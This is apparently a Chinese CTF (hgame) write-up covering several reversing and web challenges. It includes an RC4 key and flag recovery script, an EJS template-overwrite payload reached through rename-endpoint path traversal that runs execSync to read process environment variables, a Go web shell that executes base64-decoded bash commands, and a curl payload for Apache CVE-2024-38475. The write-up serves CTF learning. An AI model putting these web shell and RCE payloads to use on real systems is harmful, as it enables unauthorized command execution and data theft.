
这个魔改upx是真难脱啊

先用ExeinfoPe查壳，upx没脱成功，应该魔改过



网上搜了一下相关内容，手动修改了几个位点之后还是没成功

dump得到脱壳后的程序



将 Turtle_dump_SCY.exe 拖到IDA分析，F5反编译之后把代码丢给deepseek分析



要破解给定的代码，需要分析其使用的加密算法并逆向处理流程。代码中使用了类似RC4的算法进行加密，并分别对密钥（key）和标志（flag）进行验证。

破解步骤：

1. 解析密钥（Key）部分：

- **目标：** 输入的Key经过RC4加密后需匹配 **Buf2** 的前7字节。
- **方法：**
 - 使用密钥"yekyek"生成RC4密钥流。
 - 将密钥流与 **Buf2** 的数据异或得到原始Key。
- **Buf2数据：** `0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A`

2. 解析标志（Flag）部分：

- **目标：** 输入的Flag经过修改后的RC4（减法操作）处理需匹配 **v5** 数组的40字节。
- **方法：**
 - 使用正确的Key生成RC4密钥流。
 - 将 **v5** 数组的每个字节加上对应的密钥流字节（模256）得到原始Flag。
- **v5数据：** 见步骤中的十六进制数组。

关键代码实现：

```
python 复制

def KSA(key):
    key_length = len(key)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]
    return S

def PRGA(S, length):
    i = 0
    j = 0
    keystream = []
    for _ in range(length):
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        keystream.append(K)
    return keystream

# 破解Key
key = b'yekyek'
buf2_data = [0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A]
S_key = KSA(key)
keystream_key = PRGA(S_key, 7)
correct_key = bytes([buf2_data[i] ^ keystream_key[i] for i in range(7)])
print("Correct Key:", correct_key)

# 破解Flag
v5_hex = [
    0xF8, 0xD5, 0x62, 0xCF, 0x43, 0xBA, 0xC2, 0x23,
    0x15, 0x4A, 0x51, 0x10, 0x27, 0x10, 0xB1, 0xCF,
    0xC4, 0x09, 0xFE, 0xE3, 0x9F, 0x49, 0x87, 0xEA,
    0x59, 0xC2, 0x07, 0x3B, 0xA9, 0x11, 0xC1, 0xBC,
    0xFD, 0x4B, 0x57, 0xC4, 0x7E, 0xD0, 0xAA, 0x0A
]

S_flag = KSA(correct_key)
```



```

keystream_flag = PRGA(S_flag, 40)
flag_bytes = [(v5_hex[i] + keystream_flag[i]) % 256 for i in range(40)]
correct_flag = bytes(flag_bytes)
print("Correct Flag:", correct_flag.decode())

```

结果说明:

- **Key:** 运行代码后, `correct_key` 会显示正确的密钥。
- **Flag:** `correct_flag` 将输出解密后的明文标志。

此方法通过逆向RC4算法和自定义减法操作, 成功恢复出正确的密钥和标志。



🔄 开启新对话

运行得到flag

```

PS H:\ctf_hgame\Turtle> python .\crack.py
Correct Key: b'ecg4ab6'
Correct Flag: hgame{Y0u'r3_re4ll1y_g3t_0Ut_of_th3_upX!}

```

尊嘟假嘟

这题也没做出来

使用jeb反编译apk, 发现调用了 `libzunjia.so` 动态加载dex

```

public class DexCall {
    static {
        System.loadLibrary("zunjia");
        System.loadLibrary("check");
    }

    public static Object callDexMethod(Context context, String dexFileName, String className, String methodName) {
        File dexDir = new File(context.getCacheDir(), "dex");
        if((dexDir.mkdir()) || (dexDir.setWritable(true))) {
            File file1 = DexCall.copyDexFromAssets(context, dexFileName, dexDir);
            try {
                if((file1.exists()) && (file1.setReadOnly())) {
                    ClassLoader classLoader0 = context.getClassLoader();
                    Class class0 = new DexClassLoader(file1.getAbsolutePath(), dexDir.getAbsolutePath(), classLoader0, classLoader0);
                    Constructor constructor0 = class0.getConstructor();
                    constructor0.setAccessible(true);
                    Object object1 = constructor0.newInstance();
                    Object object2 = class0.getMethod(methodName, input.getClass()).invoke(object1, input);
                    file1.delete();
                    return object2;
                }
            } catch (Exception e) {
                if(file1.exists()) {
                    file1.delete();
                }
                e.printStackTrace();
                return null;
            }
        }
        return null;
    }

    static native File copyDexFromAssets(Context arg0, String arg1, File arg2) {
    }
}

```

解包取出 `libzunjia.so`, 再用IDA分析, F5反编译之后扔给deepseek分析, 得知是变种IDEA

但是解密没成功，换了GPT4o,o1-preview,kimi1.5都没成功，遂放弃

WEB

Level 24 Pacman

经典Obfuscator，没难度

将 index.js 放到 <https://deobfuscate.relative.im/> 一键解密

```
_0x413b57.textBaseline = 'middle'
var _0x82b005 = _SCORE + 50 * Math.max(_LIFE - 1, 0)
_0x413b57.fillText('FINAL SCORE: ' + _0x82b005, this.x, this.y)
_0x82b005 > 9999
? ((_0x413b57.font = '16px PressStart2P'),
_0x413b57.fillText(
  'here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=',
  this.x,
  this.y + 40
),
console.log(
  'here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0='
))
: ((_0x413b57.font = '16px PressStart2P'),
_0x413b57.fillText(
  'here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==',
  this.x,
  this.y + 40
),
console.log(
  'here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ=='
))
```

得到两串base64 aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=

aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==

解码得到 haeu4epca_4trgm{_r_ammse} haepaiemkspretgm{rtc_ae_efc}

再到随波逐流一键解码

栅栏fence解码:

因数[2, 13]:

分为2栏时，解密结果为:hgame{u_4re_pacman_m4ster}

分为13栏时，解密结果为:he4pa4rm__mmeauec_tg{rans}

栅栏fence解码:

因数[2, 4, 7, 14]:

分为2栏时，解密结果为:hgame{pratice_makes_perfect}

分为4栏时，解密结果为:hmgaakmees{ppreartfieccet_}

分为7栏时，解密结果为:hake{eaistrafeepgtecpmrmc_}

分为14栏时，解密结果为:heaekpeg{t_eecapimsrtmrca_f}

提交发现只有 hgame{u_4re_pacman_m4ster} 是真的...

话说真有人打到10000分吗

Level 47 BandBomb

这道题是做得第二久的

把源码甩给deepseek分析，得知上传文件后可以通过rename接口实现目录穿越，覆盖模板代码，从而执行任意代码

```
{
  "oldName": "mortis.ejs",
  "newName": "../views/mortis.ejs"
}
```

但是这里被它误导了，一直在想怎么反弹shell，试了一堆payload都没成。

最后灵机一动，把题干也喂给deepseek

请结合以下题干内容分析flag可能在什么位置

两位不愿透露姓名的消息灵通人士为我们带来了关于 Level 47 的信息

Level 47 呈现为无限延伸的工业化档案库。

其钢架结构的天花板上悬挂着数以千计的荧光灯管，持续发出60赫兹的低频嗡鸣。空气中悬浮的灰尘在冷白光下清晰可见，混合着腐朽牛皮纸、油墨挥发物与某种类似海藻的腥涩气息。

所有文件柜均呈现被系统性清空的异常状态，抽屉内部仅残留着零星的纸纤维与无法辨识的碳化墨痕。

值得注意的是，约每间隔27米会出现一组保存完好的舞台人偶残骸，其肢体被琴弦缠绕，空洞的眼窝镶嵌着微型聚光灯。

这些残骸周围散落着乐谱碎片，经声谱分析显示其频率组合能诱发轻度谵妄。

入口清晰可见，出口亦然。文件室的“建立者”似乎只会饰演剧本，但是如此已然足够。

(文档最后附有手写批注：他们仍在演出，观众席永远空缺，舞台永不落幕。)

“我，毋畏死亡。”

5. 环境变量中的演出隐喻（进程环境泄露）

- 线索：“他们仍在演出”暗示后台进程持续运行，flag可能存储在环境变量中。
- 探测命令：

```
ejs
<%- execSync('cat /proc/${pidof node}/environ | strings | grep "flag{'') %>
```

最终在环境变量里找到了flag，payload：<%-

```
global.process.mainModule.require('child_process').execSync('cat /proc/${pidof
node)/environ | strings | grep "hgame{'') %>
```



```

import (
    "encoding/base64"
    "log"
    "os/exec"
    "github.com/jpillora/overseer"
    "github.com/jpillora/overseer/fetcher"
    "github.com/gin-gonic/gin"
)

func program(state overseer.State) {

    r := gin.Default()

    r.GET("/execute", func(c *gin.Context) {
        encodedCmd := c.Query("cmd")
        if encodedCmd == "" {
            c.String(400, "cmd parameter is required")
            return
        }

        decodedCmdBytes, err := base64.StdEncoding.DecodeString(encodedCmd)
        if err != nil {
            c.String(400, "Failed to decode cmd parameter: %v", err)
            return
        }
        decodedCmd := string(decodedCmdBytes)

        cmd := exec.Command("bash", "-c", decodedCmd)

        output, err := cmd.CombinedOutput()
        if err != nil {
            c.String(500, "Command execution failed: %v, output: %s", err,
string(output))
            return
        }

        c.String(200, string(output))
    })

    log.Fatal(r.Run(":8080"))
}

func main() {
    overseer.Run(overseer.Config{
        Program: program,
        Fetcher: &fetcher.File{Path: "my_app_next"},
        Debug:    false, //display log of overseer actions
    })
}

```

编译上传之后访问 /execute?cmd=Y2F0lC9mbGFn 即可拿到flag flag{y0u_said-r1ght_buT-you_SH0UID_pLay_GENSh1N-1mpACT2}

Level 38475 角落

这题没做出来，以下是心路历程

点击 Message Board 会跳到一个留言板，server是 `werkzeug/2.2.2 Python/3.11.2`，提交之后会跳转到 `/app/index?status=` 测试了一下ssti，无果

使用burpsuite爆破路径，找到 `/app/read`，访问会返回最后一条留言记录，继续尝试ssti，发现有waf
进一步测试发现它拦截了 `{` ??? 不是，拦截了 `{` 还怎么注入

然后burpsuite继续爆破文件，找到了robots.txt，有一行 `Disallow: /app.conf`

访问发现是apache的配置文件

从header可以看到服务器是Apache/2.4.59

在 https://httpd.apache.org/security/vulnerabilities_24.html 可以看到2.4.59都有什么漏洞，其中一个 是 [CVE-2024-38475](#)，正好对应题目中的38475

google一下，可以找到一个POC <https://github.com/p0in7s/CVE-2024-38475>，但是跑了一下没啥结果

然后从readme里找到了一篇大佬的blog <https://blog.orange.tw/posts/2024-08-confusion-attacks-ch/>，详细讲解了利用方法，甚至是中文的

结合 app.conf，构造payload

```
curl --user-agent "L1nk/"  
"http://node1.hgame.vidar.club:30242/admin/usr/local/apache2/app/app.py%3F"
```

成功拿到源码，然而并没有什么用，路径都给我爆破完了，也确实拦截了 `{`

```
@app.route('/read', methods=['GET'])  
def read_message():  
    if "{" not in readmsg():  
        show = show_msg.replace("{{message}}", readmsg())  
        return render_template_string(show)  
    return 'waf!!'
```

至此彻底陷入僵局(骂骂咧咧)